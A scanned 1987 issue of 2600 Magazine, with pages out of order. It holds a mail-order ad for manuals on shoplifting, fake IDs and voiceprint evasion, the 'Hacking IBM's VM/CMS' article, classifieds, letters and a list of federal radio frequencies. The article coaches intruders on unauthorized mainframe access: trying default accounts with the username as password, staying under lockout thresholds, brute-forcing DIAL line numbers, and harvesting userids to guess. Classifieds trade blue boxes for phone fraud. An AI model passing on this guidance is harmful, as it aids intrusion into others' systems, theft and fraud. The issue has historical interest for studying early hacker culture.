SECRET & ALTERNATE IDENTITIES - $8

Not a rehash of the **Paper Trip** books, but is devoted to the many LEGAL ways of obtaining secret and alternate IDs. You have the legal right to have as many IDs that you want, as long as no illegal use can be proven. One company in Texas now makes 100% phony (and 100% legal) passports!

****

VOICE DISGUISER - $10

Our freedoms and privacy are fast disappearing! No longer is it safe to make even ordinary phone calls using one's own voice. With a few $ Thousands in equipment, your voice can be analyzed, and ANY fictitious conversation can be synthesized from its component sounds. Plans for Voice Disguiser that will fool voiceprint analysis!

****

FREE - $8

How to get free money, jobs, car usages, rent, meals in the finest restaurants, supermarket food, medical and hospital care, medicines, equipment, merchandise, credit, postage, cable TV, books and magazines, air/bus/train/ship first class fares, software and video tapes - more!

****

SHOPLIFTER! - $8

This unspeakable subject is fully discussed, including methods and techniques. And includes Product Code modifications.

TOP SECRET MANUALS

DISK SERVICE MANUAL - $20

Maintain, Troubleshoot, Repair, Adjust, Align Drives without special equipment/software - 5.25"/8"/3.5". IBM-PC/XT/AT, Compatible, Apple, Commodore, Kaypro, Tandy, Epson, Atari, TI, HP, DEC, etc. systems. 12 Chapters, 100+ Photos, Figures. All drives need servicing. Save $! Includes our **FREE DRIVE REPAIR SERVICE** offer.

****

DISK DRIVE TUTORIAL - $15

Theory and practical facts on Drives, Disks, FDCs, Formatting, Interfacing, Software Protection. Same Drive Types as above. 7 Chapters; many Photos, Figures, Tips. Great tutorial!

****

PRINTER & PLOTTER MANUAL - $15

Types, Descriptions, Specs, and 100+ Interfaces (Parallel, Serial). Detailed Plans of X-Switchers, Buffers, and Serial-To-Parallel and Parallel-To-Serial Breakout Devices. Repair, Maintain. Many Buy, Use and Service Tips, Figures.

****

SUPER RE-INKING METHOD - $8

Re-Ink Cloth Ribbons for about 50 cents and 10 minutes each. Plans for El Cheapo Motor-Driven Re-Inker. Commonly used Ink (5 Colors) and Carrier described.

****

INTEGRATED SOFTWARE - $25

Powerful, Sophisticated, Feature-Filled, Menu-Driven, Compatible **WORDPROCESSOR/TYPESETTOR, SPREADSHEET** and **BASIC PROGRAM PROCESSOR! INCLUDES SOURCE CODE** to modify them to fit YOUR needs! Plus 100+K Doc, Help, Templet Files! Plus our Catalogs on disk! Two PC/MSDOS disks. Used to do this ad.

Publishers Of Invaluable Information

RADIONICS MANUAL - $20

Once dismissed as quakery, some Electromagnetic and Electronic Therapies are now FDA-Approved, and are increasingly preferred over costly/toxic drug and X-Ray therapies. History, Descriptions, Plans, Availabilities of ***RADIONICS DEVICES*** from early tube-type to modern IC. Comprehensive, fascinating, eye-opening!

****

HEAL THYSELF - $8

Plans for FDA-approved electrical, magnetic type healing devices, and others (not covered in **RADIONICS MANUAL**).

****

COMBAT & SURVIVAL FITNESS - $15

Weight Training for Combat, Survival, Police, Martial Arts, Contact Sports, Brawling and Street Fighting. Scientifically Designed to Maximize the Explosive Power, Quickness, Agility, Endurance and Hardness of the most highly used muscle groups and ranges for Hand-to-Hand Combat, and other Survival applications.

****

"SILKWOOD" - $7

Small, simple (2-IC), effective **Radiation Detector.** No high voltage, heavy/special batteries, or special tubes. Radiation is everywhere! Protect your health! Plans.

"EXTREMISM IN THE DEFENSE OF LIBERTY IS NO VICE. MODERATION IN THE PURSUIT OF JUSTICE IS NO VIRTUE!" **- Sen. Barry Goldwater**

CONSUMERTRONICS
2011 CRESCENT DR. P.O. DRAWER 537
ALAMOGORDO, NM 88310

POOR MAN'S SUPER-LASER - $9

Plans for El Cheapo Home-Built Ruby Rod Laser used in Intrusion (Alarm) Systems, Surveillance, Simulated Weapons Target Practice, Precise Optical Alignments, Signalling Devices, Strobe Light Effects, Holography, etc.

****

"GOLDFINGER" - $7

Metal detector finds GOLD, SILVER, PLATINUM, COPPER, ALUMINUM. Rejects all ferromagnetic objects (made of iron or nickel). Simple circuit. Plans.

****

MASS TRANSIT TERROR - $7

Worried about Air Piracy? Bombings? Hostage Situations? Ralph Traugott, Flight #847 hostage, stated: "***I notice that time and time again, airport security is very lax.***" Recent tests show that, by using only ordinary concealment methods, terrorists can get up-to 90% (30% average) of their weapons past all airport security. This manual describes terrorist profiles, tactics and strategies. What to look for, critical tip-offs, how to react.

****

TECHNICAL RESEARCH SERVICES

20K+ electronic and computer design articles in database accessed by title, subject. Digital, µP, µC analog, hybrid, nomograph, software! Provide us keys, we return listing. $25 search (1-20 keywords/phrases). $1 for each article you want copied; 10 cents per page. Saves you a bundle on R&D time, money! Educational tool.

****

SPECIAL PROJECTS

We will build anything for you on contract - electronic (analog, digital, µP, µC), electrical or mechanical. Confidentiality Guaranteed. $25 non-refundable research fee required to research feasibility and provide estimate. Please describe what you need as best as you can (in writing).

Please Order Today - Tell Your Friends About Our Ad - Keep Our Ad For Future Orders

THE CENTRAL OFFICE

A full range of telephone, radio, computer, and satellite info plus a whole lot more!

2600 BBS #2

914-234-3260

(continued from page 5)

Logon unsuccessful—incorrect password. As has just been stated, a valid userid has been entered but the password was incorrect. Passwords can be from 1-8 characters long, but in many cases the minimum length is changed to be at least three characters. There is no difference between upper and lower case letters for either the userid or password as they are converted to upper case by the system. This is another security flaw as it reduces password possiblities.

Password incorrect—reinitiate logon procedure. This is the message received on the older versions of VM/CMS, which means the same thing as the above message.

Maximum password attempts exceeded, try again later. The threshold has been reached for userid and/or password attempts. You will receive this message every time you attempt to logon after exceeding the threshold until a variable period of time (probably from one to five minutes) has elapsed. This locks out *all* users who attempt to login to the system from that particular line. I am not sure whether this is recorded anywhere or whether it is sent to the system console. It's a good idea to determine how many attempts normally trigger this and keep just short of it.

Already logged on. This message will appear when you attempt to logon with a valid userid and password and that userid is already online. Unlike other systems, VM/CMS will not allow the same userid to be logged on more than once.

Userid missing or invalid. As it implies, nothing was typed after entering the LOGON command, or the format for the userid was not correct, i.e. using a number as the first character or a control character used somewhere in the userid field.

Error in CP directory. The CP directory is the main user directory for the system. Entries in the directory contain the userid and password, VM I/O configuration, disk usage values, associated virtual and real addresses, privilege classes, virtual processor size, and other options for each user. Without the proper directory entry, a user cannot logon to the system and will therefore receive this error message.

Command not valid before logon. This occurs when you enter anything other than the commands listed in the menu, i.e. entering BONEHEAD will return this message even though "BONEHEAD" isn't a valid command. Why this is I don't know. So don't get all excited thinking you found a valid command but couldn't execute it since you weren't logged on.

Accounts

By constantly compiling userids from various systems you should be able to collect a nice list of accounts which may enable you to gain access to a system. The following are a few which I have found:

OPERATOR	SMART
CMSBATCH	VTAM
AUTOLOG1	EREP
OPERATNS	RSCS
VMTEST	CMS
VMUTIL	SNA
MAINT	

As usual, use the username as the password. Things still haven't changed from the Hacking VAX/VMS series...people are just as stupid as they were a few years ago.

There are many default accounts which have the passwords listed in some IBM system manuals. These are hard to obtain and are very powerful since some passwords are rarely changed. If you can get access to the defaults, it will greatly expand your collection of systems—I guarantee it.

Dial

DIAL is used to logically connect lines, whether they be switched (regular dial-up phone lines), leased (dedicated), or logically attached (directly connected), to a previously logged on multiple-access system. The DIAL command is the only substitute for the logon command. On systems running more than one operating system, DIAL is used to connect the user to one of those systems. It is rather common to find two or more operating systems running parallel or "under" one another. This is quite different from most other systems, which run alone on the machine. One machine, one operating system, but not IBM. The ability to have multiple systems running simultaneously and still provide the user with the illusion of it being a single system (the whole idea behind multi-tasking computers is to provide each user with the full resources of the machine so quickly that it appears that he or she is the only one using the system) sets IBM apart from most other computer manufacturers. Some of the systems which run on IBM's are: VM/CMS, MVS/TSO, DOS/VSE, OS/VS1. Some others

are: MUSIC, JES, and IX/370 which is IBM's version of UNIX that runs under VM/SP.

It is always good to know what other systems are running, and if you are unable to gain access to the "primary" system, you may be able to gain access to one of the "secondary" systems by use of DIAL. Some systems will require you to specify a line number for certain systems. Others will find a line for you if one is not specified, assuming there are some allocated to that resource. Userids are also dialable. In some cases you have to dial through a particular userid in order to gain access to certain systems or perform certain commands. A typical logon to a DIALed system may look like:

.DIAL MUSICB

DIALED TO MUSICB 040

***Miscellaneous Computer Services MUSIC/SP 1.1 SIGN ON.**

.RESET

DROP FROM MUSICB 040

VM/370
!

When it comes to finding a valid line number for systems that can be reached via DIAL, you could be in for some trouble. If the system requires a line number to be entered (unlike the above example, where line 040 was found automatically), you will not only have to come up with a defined line number, but one that is associated with the system you are attempting to access. Usually you can find this information after logging onto the VM/CMS system in various files, but if you cannot get in, you will have to sequentially enter line numbers. Some that I have seen are 001, 01B, 41A, 040.

The VM/CMS system does not appear to limit the number of DIAL attempts a user can make, unlike LOGON attempts. Programming your micro to search for a valid line number to a system should work with no problem.

To drop the dialed connection just type RESET.

Error Messages

Line(s) not available on 'sysname'. Either there are no lines allocated to the system, or you must enter a correct line number.

Invalid device type 'sysname' 'line#'. You have entered a valid system or userid and line number, but the device you are on (the terminal) is invalid. In this case, a GRAF (Graphics) device, system console, or 3270 terminal may be the only valid device.

'userid' not logged on. The DIAL command cannot be executed unless the user (or system) specified is logged on.

'line#' does not exist. A valid userid/system has been entered but the line number for that userid/system is not valid.

Message

MSG is used to send messages to users who are currently logged on. This command can be issued before (if specified by the logon menu) and after logging in.

MSG OPERATOR Help! I lost my password! My userid is COMOSOLO.

This will send a message to the primary system operator of the system. If there is only one CLASS A user online, the message will be sent to his terminal.

MSG *

This will send a message to yourself. This is useful for identifying the current userid of an abandoned terminal.

Logoff

The LOGOFF command can be abbreviated as LOG. After logging off you will receive the following:

CONNECT= 00:33:54 VIRTCPU= 000:00.28
TOTCPU= 000:01.76
LOGOFF AT 17:05:44 EST THURSDAY
04/16/87

CONNECT is the actual clock time you spent while on the system. VIRTCPU is the virtual CPU time that was used. TOTCPU is the total CPU time, both virtual and overhead, that was used.

The HOLD command will hold the connection

(continued on next page)

(continued from previous page)

allowing you to re-logon again without having to re-dial the system.

.LOG HOLD

Security Software

There are various weaknesses within VM/CMS both internally and externally which can be exploited. For this reason, various software security packages have been written. There would not be a need for these in most cases if the people in charge of system security knew what they were doing. Anyhow, these packages do provide added security when properly implemented. The most commonly found are VMSECURE and ACF2. TOP SECRET and RACF are others which are less common. These packages are easily identified.

After entering a valid userid VMSECURE responds with:

VMXACI104R Enter logon password:
****

HHHHHHHHHHHHHHHHHHHHHHHHHHHH
SSSSSSSSSSSSSSSSSSSSSSSSSS

One way to positively identify the use of VMSECURE is by using it as a userid. If it is running it will be a valid userid, and who knows, you may even hack the password.

After entering a bad password, ACF2 (Access Control Facility 2) responds with:

ACFV1012 PASSWORD NOT MATCHED
ACFV0044 ACF2, ENTER PASSWORD

****

HHHHHHHHHHHHHHHHHHHHHHHHHHHH
SSSSSSSSSSSSSSSSSSSSSSSSSS

These packages provide information which *should* be inherent within the operating system itself. Perhaps newer versions of CMS will contain them. Some of these features are:

Last logon date/time
Password expiration
Rules for password selection
Invalidating userids for invalid password attempts
Invalidating terminals for invalid password attempts
Shows users how many invalid password attempts have occurred on their userid
Increased file security

Logged On

After logging on you may receive something similar to the following:

DASD 190 LINKED R/O; R/W BY MAINT; R/O BY 030 USERS
LOGMSG 10:40:25 EST FRIDAY 05/22/87
WELCOME TO MISCELLANEOUS COMPUTER SERVICES
VM1
SYSTEM WILL BE DOWN FROM 10:00 TO 10:30 EST SUNDAY MAY 24, 1987

Logon at 13:22:59 EST FRIDAY 05/22/87
VM/SP REL 4 04/20/86 11:33

R; T=0.01/0.01 13:23:10
.

Line #1: This line shows that the disk at virtual address 190 is linked with R/O access by you, R/W by userid MAINT and R/O by another 30 users.

Line #2: This shows that the logon message was created at 10:40 on Friday. Line #3-7: This is the message that is shown to all users of the system upon logging on. Some systems may not have one.

Line #8: The actual time of logon is printed.

Line #9: The current RELEASE of VM/SP and the time and date it was installed is shown.

Line #10: This is the ready message and it is printed after every command is performed where: R=Ready—this indicates that the system is ready for input. T=Time—the first series of numbers tells how long it took the system to perform the last task. The second set of numbers gives the time of day. If you do not receive the ready message you are in CP and must IPL CMS in order to issue CMS commands.

Line #11: The system prompt—you can now enter commands.

Privilege Classes

As with most other operating systems, a user must have sufficient privileges in order to execute certain commands. Every CP command belongs to one of eight IBM defined privilege classes. The CP directory defines which users

(continued on page 20)

2600 marketplace

WANTED: Any hacker and phreaker software for IBM compatible and Hayes compatible modem. If you are selling or know anyone who is, send replies to Mark H., P.O. Box 7052, Port Huron, MI 48301-7052.

FOR SALE: Okidata Microline 92 personal printer. Includes manual for instructions. Hardly used. Make an offer and if it's reasonable, I will pay postage. Matt Kelly, 310 Isbell, Howell, MI 48843.

SUMMERCON '88—coming to NYC. Watch this space for more info.

TAP BACK ISSUES. Complete set, vol. #1 to and including vol. #91, including schematics and special reports. Copies in good to excellent condition. $50.00, no checks, includes postage. T. Genese, 219 N. 7th Ave., Mt. Vernon, N.Y. 10550.

DOCUMENTATION on electronic and digital switching systems and PBX's. Willing to purchase/trade. Also looking for other paraphernalia such as Bell System Practices. Write to Bill, c/o 2600, P.O. Box 752C, Middle Island, NY 11953.

BLUE BOXING? Let's exchange info on phone numbers, parts, and etc. Write to: Blue Box, P.O. Box 117003, Burlingame, CA 94011, Attention D.C.

FOR SALE: 8038 multi-purpose tone generator chips, prime quality $7.50 each ppd. Includes comprehensive applications data. Two chips will generate any dual tone format. These are no longer in production. Get 'em while they last. Bruce, P.O. Box 888, Stinson Beach, CA 94970.

FOR SALE: Radio Shack CPA-1000 Pen Register. Just like new. $70.00. J.C. Devendorf, 29261 Buckhaven, Laguna Niguel, CA 92677-1618.

FOR SALE: Ex-Bell blue boxes, old and stylish, may even work! Also a wide range of old Bell comms equipment. Call (514) 288-6731 and ask for Rick for details.

DO YOU HAVE old outdated computer equipment lying around gathering dust? Why not donate it to 2600's growing bulletin board network? Support freedom of speech in your time! Contact 2600 at (516) 751-2600 or write 2600, PO Box 752, Middle Island, NY 11953.

FOR SALE: SWTPC Model CT-82 intelligent video terminal. Completely programmable (150 separate functions), RS-232C & parallel printer ports, full ASCII keyboard w/cursor control pad, 9" P-31 CRT w/7x12 dot matrix—up to 92 column capability, 32 baud rates to 38,400—much more. Excellent condition with full documentation. Originally $800, sell for $125 or best offer. Bernie Spindel, 144 W. Eagle Rd., Suite 108, Haverton, PA 19083.

2600 MEETINGS. Fridays from 5-8 pm at the Citicorp Center in the Market (lobby where the tables are)—153 East 53rd Street, New York City. Come by, drop off articles, ask questions. Call 516-751-2600 for more info.

GOT SOMETHING TO SELL? Looking for something to buy? Or trade? This is the place! The 2600 Marketplace is free to subscribers! Just send us whatever you want to say (without making it too long) and we'll print it! Only people please, no businesses. Address: 2600 Marketplace, P.O. Box 99, Middle Island, NY 11953. Include your address label.

Deadline for December issue: 12/5.

(continued from page 18)

can use which classes of commands. Each user has one or more privilege classes, as does each CP command. If you try to issue a command that does not match the assigned privilege class of the userid you are using, the system will not process the command. As far as I know, no records of attempts to use privileged commands are kept.

Here is a rundown of classes A through H.

Primary System Operator: The class A user has the ability to control the system. Any user who uses the VM/SP system console possesses this privilege class. This user can broadcast messages, control system accounting, and issue commands which affect the overall performance of the system.

System Resource Operator: The class B user has the ability to control all the "real" resources of the system, except those controlled by the spooling and primary system operators.

System Programmer: Class C users can modify real storage as opposed to virtual storage.

Spooling Operator: The class D user controls spooling data files.

System Analyst: (Class E) Monitors and interprets system performance data.

Service Representative: (Class F) This class is usually given to accounts that IBM Field Service personnel use for updates and also for diagnosing system problems.

General User: Class G users are the most prominent on the system. This privilege allows the user to control functions associated with their own virtual machine.

Any: The Any classification is given to certain CP commands which are available to any user. The commands are usually limited to Login and Logoff.

Class H is reserved for IBM use.

Due to the individual needs of a site, privilege classes can be tailored to suit the facility. A total of up to 32 classes can be made. They would be shown in the CP directory as A-Z and 1-6.

Some typical privilege classes for a few common userids are Class A for OPERATOR, Class F for EREP, Classes B, C, E, G for OPERATNS, and Classes A, B, C, D, E, F, G for MAINT.

Commands

Commands are made up of command names, operands, and options.

Command Name: A command name is an alphanumeric symbol of up to 8 characters.

Operands: These specify the information on which the system operates when it performs a command function.

Options: These keywords are used to control the execution of a command. When used, they must be preceded by a left parentheses, but a closing one is not necessary.

Different commands are used within different environments. To see which environment you are in, simply hit return at the period prompt. You will receive one of the following: CMS, CP, XEDIT.

There are many commands that are useful to both regular system users and hackers. HELP is available on some systems, particularly on university systems. It is extensive but not as clear as UNIX or VMS. This is typical of IBM. Nevertheless, HELP is useful and you should get hardcopies of as many commands as you can. AID is another form of HELP which may be useful to you in learning more about the system.

One nice feature of CMS HELP is that when you receive an error message, you can:

.HELP DMS000000 or DMK000000

Where DMS000000 or DMK000000 is the error message you have received. The system will then explain what it is, why it happened, and how you can correct it.

I am going to hold off on explaining any and all commands related to minidisks until the next section. The others which I have found to be useful are as follows.

You can issue any CP command while in CMS by precluding the command with CP.

Query

Query allows you to obtain various bits of information about the system. A full list can be found by using HELP.

One of the most important QUERY commands for the hacker is:

.Q NAMES

```
OPERATOR—01F, SMART—DSC, CMS0349—
B27, LOGO0180—B31
VSM—VMVS1
SCOTT—TP11WFM2, CMS1211—TP11WF64,
OPERATNS—TP11WFY1
R; T-0.01/0.01 11:34:28
```

VM/CMS SYSTEM

There can be many users online; usually this list will contain from 30 to 100 users. The last user online was OPERATNS, since it was last in the list. The SMART userid is DSC, or in a disconnected state. Usually a terminal will remain disconnected for 15 to 30 minutes and then is totally logged off the system. If you logon to an already disconnected terminal, the system will reply with "RECONNECTED AT time". The other 2 userids on the same line as SMART are probably connected terminals which are in a pre-logged in or pending logon state. VSM—VMVS1 is another system running parallel to (or under) CMS.

The QUERY NAMES command allows you to gain a little more security for yourself on the system. It allows you to gain more valid usernames to attempt passwords for in the unfortunate event that your current userid dies. Another use is that you can start to compile your "common accounts" list of userids which are found on VM/CMS systems. This list should get larger and larger as you gain access to more and more systems and will allow you to gain access to more systems as it gets larger.

If you can't count how many users are online from the Q NAMES list:

.Q USERS
0007 USERS, 0000 DIALED, 0000 NET

If you didn't catch the logon message you can view it again by:

.Q LOGMSG

To see what release of CMS the system is:

.Q CMSLEVEL
VM/SP REL. 4, SERVICE LEVEL 417

If you are wondering which IBM mainframe CMS is running on, you can issue:

.Q CPUID
FF01472343810000

This can be interpreted as follows:

CPUID= aabbbbbbccccdddd

aa="FF" when running VM/SP. bbbbbb=the processor ID number. cccc=the model number of the system. In the above case, CMS is running on an IBM 4381 system. dddd="0000". This is not used for CP.

SENDFILE allows you to send files within any minidisk that is currently accessed by you to another user. Any time you send a file an entry is made in the file USERID NETLOG (where USERID is the user you are sending the file to). This command is also used for sending NOTE files which can be created with an editor and sent to whomever as E-MAIL.

If you are tired of seeing a text listing, or have attempted to read a compiled program and wish to exit or break out of it, simply hit a hard-break, and then type HX. HX is for Halt eXecution. It will halt whatever you are doing and put you back into the CMS environment. It may take a few lines of text after entering it for the system to stop the process.

This article will be concluded in the December issue of 2600.

(continued from page 10)

interesting users. The number for OSUNY, 2600 Board #1 is 914-725-4060. The Central Office, 2600 Board #2 is reachable at 914-234-3260. If you get a busy signal, just keep trying. Unfortunately, the 914 area code is not yet reachable on PC Pursuit, the service offered by US Sprint that allows unlimited computer time across the country for $25 a month. Let them know you want the 914 area code added—their number is 800-835-3638—so we can all save on phone bills. And keep checking for future 2600 bulletin boards in other areas.

While we're on the subject of bulletin boards, we should point out that the old Private Sector phone number in New Jersey is no longer in use. It's possible we may have sent out some information to new subscribers with that number. If you received such propaganda, please disregard it.

***

In addition to all of this, we now have an address on the infamous "worldnet" discussed in the September 1987 issue of 2600. If you know how to maneuver your way around the networks, you can send mail to us at our Usenet address of 2600@dasys1.UUCP or our Arpanet address of phri!dasys1!2600@nyu. If you have difficulty sending to us at these addresses, let us know.

LETTERS

(continued from page 13)

TAP is Dead!

Dear *2600*:

Can you tell me if a newsletter similar to yours called *TAP* is still being published and if so, what is their address?

D.L.
New York

TAP no longer exists, although back issues are being sold by different people (check the 2600 Marketplace). As far as we know, 2600 is unique in subject matter and approach, although there are some other hacking publications—some good, some bad. Look for reviews in future issues.

In last month's letters column, a reader told us that the 8038 chip used in our 1985 blue box schematic was no longer available. Several readers have notified us to claim otherwise. We understand the chip is obtainable through Janeco Electronics in California (ask any electronics store for their number) at a cost of around $3.95.

listening in

(continued from page 7)

prying ears, probably for reasons of security. The truth is that fed frequencies are as well known as "regular" frequencies. A company called CRB Research, known for publications on surveillance and electronics, has a book called "The 'Top Secret' Registry of U.S. Government Radio Frequencies" by Tom Kneitel. This book contains the frequencies, callsigns, and radio codes of every U.S. Government Agency in existence, including such agencies as the FBI, CIA, DEA, and of particular interest to phreaks, the Secret Service. Earlier editions of this guide were bound computer hardcopy with everything lumped together and sorted by frequency. This made for something which was difficult to read, and difficult to use. However, it still remained the de-facto scanner guide to the feds, and was very popular.

The recently published (1987) sixth edition has eliminated the readability problems, and has added more non-frequency information which makes for an excellent publication. Inside the 8½ x 11", 192-page book, there is an alphabetical listing of the various agencies. Further delving into the book we find that each agency listing is divided into sections containing frequency/frequency use, transmitter locations/callsigns, and, when available, the various codes and slang used by the particular agency. (Rawhide will arrive at Curbside rather than Pivot.) A particularly interesting section contained the listings for the U.S. Secret Service. Among the frequency/frequency codename/frequency use data was a list containing the codenames used for the presidential staff, first families, and other related information. Did you know that Amy Carter's codename was "Dynamo"?

The Top Secret Registry is an excellent book and is highly recommended reading for those interested in listening to those who are listening to you. It's available for $16.95 from CRB Research, P.O. Box 56, Commack, NY 11725.

And by the way....here are some rather active federal frequencies (in megahertz):

Secret Service:
165.375: "Charlie" nationwide primary channel
166.4625: "X-Ray" common channel for Treasury Dept.

State Department:
409.625

Justice Department:
36.07
411.025

General Services Administration:
(protection of federal buildings)
415.2
417.2

Drug Enforcement Administration:
416.05, 416.325, 418.75, 416.2

CORRECTION:

In last month's list of mass announcement numbers, we neglected to mention that they could also be reached from area code 718.

PHONE NUMBERS OF INTEREST:

212-222-8108 ..... Parents United
718-343-0130 ..... ScrambleFax
800-223-3331 ..... A Bank
011-61-3-692-2982 .. Recording, wild tone

NOTICE

Does your address label say "Time to Renew"? Don't miss an issue. Renew your subscription today and enjoy peace of mind. Simply indicate the amount enclosed and which, if any, back issues you want. Your address label should be on the back of this form.

$15 ..... 1 year of 2600
$28 ..... 2 years of 2600
$41 ..... 3 years of 2600
$40 ..... 1 year corporate subscription
$75 ..... 2 year corporate subscription
$110 ..... 3 year corporate subscription
$25 ..... overseas subscription (1 year only)
$55 ..... overseas corporate subscription (1 year only)
$260 ....lifetime subscription (never again will we bother you)

Back issues are available. Prices are:

$25 ..... 1984, 1985, or 1986 issues (12 per year)
$50 ..... Any two years
$75 ..... All three years (36 issues)
(Overseas orders add $5 for each year ordered)
Allow 4 to 6 weeks for delivery.

Send all orders to:
2600
PO Box 752
Middle Island, NY 11953 U.S.A.
(516) 751-2600

AMOUNT ENCLOSED FOR SUBSCRIPTION: _____

AMOUNT ENCLOSED FOR BACK ISSUES: _____

1984 1985 1986 (circle years ordered)

TOTAL AMOUNT ENCLOSED: _____

(clip and send to us—your address is on the back)

CONTENTS

2600 BULLETIN BOARDS .. 3
IBM'S VM/CMS SYSTEM ... 4
S.S. PREFIXES 6
LISTENING IN 7
TELECOM INFORMER 8
LETTERS 12
2600 MARKETPLACE 19

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.

WARNING:
MISSING LABEL

2600

The Monthly Journal of the American Hacker



Volume 4, Number 12 December, 1987 $2



STAFFBOX

Editor and Publisher
Eric Corley 110

Office Manager
Bobby Arwatt

Production
Mike DeVoursney

Writers: John Drake, Paul Estev, Mr. French, Emmanuel Goldstein, Chester Holmes, Lex Luthor, Phantom Phreaker, Bill from RNOC, David Ruderman, Bernie S., Mike Salerno, Silent Switchman, Mike Yuhas, and the usual anonymous bunch.

Cartoonists: Dan Holder, Mike Marshall.
Reader: John Kew.
Editor Emeritus: TSH

2600 *(ISSN 0749-3851) is published monthly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit pending at Setauket, New York.*

POSTMASTER: Send address changes to *2600*, P.O. Box 752, Middle Island, NY 11953-0752.

Copyright © 1987, 2600 Enterprises Inc.

Yearly subscription: U.S. and Canada $15 individual, $40 corporate.
Overseas $25 individual, $55 corporate.
Back issues available for 1984, 1985, 1986 at $25 per year, $30 per year overseas.
ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO: *2600* Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO: *2600* Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.
2600 Office Line: 516-751-2600
BBS #1 (OSUNY): 914-725-4060
BBS #2 (CENTRAL OFFICE): 914-234-3260
USENET ADDRESS: 2600@dasys1.UUCP
ARPANET ADDRESS: phri!dasys1!2600@nyu

Important News

A number of circumstances have forced us to make some changes in the way 2600 is published. As of 1988, we will become a quarterly publication instead of a monthly publication.

We've been printing 2600 under the "new" format for a year now. And one thing we can't help but notice is that it's frightfully expensive. We adopted this format so that we could present longer articles and also become a little more visible. And we have succeeded in both of these ambitions. However, if we were to continue at this pace, we would run out of funds entirely. The $15 we charge for an individual subscription is actually less than what it costs to produce one issue for a year. This is why we charge more to those that can afford more, namely corporations and large organizations where the magazine is passed around to many people. And this is why we continue to sell back issues. By providing alternate sources of income, we are able to continue to keep the magazine going at a low cost.

By raising the price to cover the costs of printing, mailing, and running an office, we could easily put the magazine out of the reach of most of our subscribers. We've seen publications smaller and less informative than ours with annual prices of over $100! We don't want to take that road.

By reducing the amount of times we publish during the year (at the same time increasing the size of each issue slightly), we can keep the price down, keep ourselves out of financial problems, and hopefully give ourselves more time to make each issue mean a little more.

This brings us to the time factor. We put a great deal of time into putting out the magazine. But 2600 is more than just a magazine. We're constantly trying to educate the populace on the uses and abuses of technology. We're told that as a result of our campaign to abolish the touch tone fee in New York, a bill may be introduced in the state legislature proposing just that. Our growing bulletin board network will do much to ensure freedom of speech for all computer users. And, of course, we want to make sure that people see and hear about this magazine and our organization, either by getting maximum exposure in the media or by getting international distribution. At our current frenzied pace, we just don't have the time to adequately pursue these goals. At a more relaxed pace, we feel we'll be better able to put out a quality publication and make it more memorable overall.

Naturally, we don't expect everyone to agree with our conclusions. If you feel strongly negative about this change or about anything else, we'll certainly give you a refund for the balance of your subscription. We hope, though, that you'll stick it out at least to the first issue of our quarterly format to see if we live up to your expectations.

Our spring issue will be mailed on or around March 15, 1988. Subsequent mailing dates are scheduled for June 15, September 15, and December 15. Your expiration date will be adjusted in the following manner: January, February, and March will end with the spring issue; April, May, and June—summer; July, August, and September—fall; and October, November, and December—winter.

A number of subscribers have complained about their issues arriving late or sometimes not at all. It appears we must become militant in convincing the post office to do their job. If you do not get an issue within a week of when we send it out, you should call us and call your post office. Usually it is the post office on the receiving end that is at fault.

As always, we welcome your feedback on what we're doing. We hope this change results in a better publication and a stronger Twenty Six Hundred.

HACKING IBM'S

by Lex Luthor
and The Legion of Hackers

Command Interpretation Chart: The following chart shows some VM/CMS commands with their equivalent UNIX and VAX/VMS commands. This will allow those readers who are familiar with other operating systems to quickly reference the CMS counterparts.

VAX/VMS	UNIX	VM/CMS	explanation
/NOCOMMAND	*NONE*	NOIPL	aborts login pgm
SHOW USERS	who	QUERY NAMES	online userlisting
DIRECTORY	ls	LISTFILE or FILELIST	show current dir.
TYPE filename	cat filename	TYPE fname ftype fm	list or view files
EDIT	ed or vi or ex	XEDIT	system editor
DELETE file	remove filenme	ERASE fname ftype fm	deletes files
PHONE user	write user	TELL userid	user communication
Control-Y	Ctrl-Backslash	Hard-break then HX	aborts process

Corresponding files:

SYSUAF.DAT	/ETC/PASSWD	USER DIRECT	Userlist & user information
MAIL.TXT	USR/MAIL/ user	USERID NOTE	Electronic mail files
LOGIN.COM	.PROFILE	PROFILE EXEC	User login command files

Local Commands:

Local commands are written for an individual system, and customized to suit a facility's needs. (These commands are execs which are either not available from IBM or are cheaper to write on your own.) I will mention a few which may be found on other systems, as these are rather common.

WHOIS

This command gives a little information about any user that you specify who is on the system. This is similar to the UNIX command "finger".

.WHOIS MAINT BACKUP MAILER BUBBA RELAY VMUTIL

Userid	Name
MAINT	System Maintenance Account
BACKUP	VM System Backup and Recovery Machine
MAILER	BITNET Inter-Node Mail Processing Machine
BUBBA	Bubba B. Bonehead—Programmer/analyst Extroadinaire
RELAY	BITNET Internet Chat Facility
VMUTIL	VM Utilization Statistics

SYSPASS
READPW
WRITEPW

In most cases, the only way to change a user's password is by having the system operator or someone with high privileges do it. This is one reason why many passwords remain the same for long periods of time. These programs allow users to change their logon password (SYSPASS), read access minidisk password (READPW), and write access minidisk password (WRITEPW). You may find these or similar programs on some systems.

Privileged Commands

As far as I know, there is no command to determine which privilege class the userid you are using is. The only way to find out is to check in the CP Directory. The following are some privileged commands and what privilege class is needed to run them. From what I've seen, the system keeps no records of failed attempts at running privileged commands. Successful uses of these commands are most likely recorded, either in a log or by sending a message to the system console or both, especially when using FORCE.

FORCE userid (Class A)

This command will forcibly log off the userid you specify. I really can see no reason other than to be a total idiot for abusing this command.

DISABLE raddr (or) all (Class A or B)

This is used to prevent specific terminals or all terminals from logging onto the system. Again, there is no real reason to use this or most other privileged commands unless you want to be kicked off of the machine. If you do DISABLE a terminal, simply use ENABLE to repair the damage.

DETACH realaddr (FROM) whatever (Class B)

This is used to detach real devices from the system. These can be terminals, printers, disk packs, tape drives, etc. You must know the real address of the device, and "whatever" can be the system name, or a userid.

WARNING userid (or) operator or all (Class A or B)

VM/CMS—PART TWO

Warning will send a priority message to a user, operator, or all users on the system. It will interrupt anything they happen to be doing. Obviously sending a msg to all users stating they are BONEHEADS is not recommended.

Minidisks

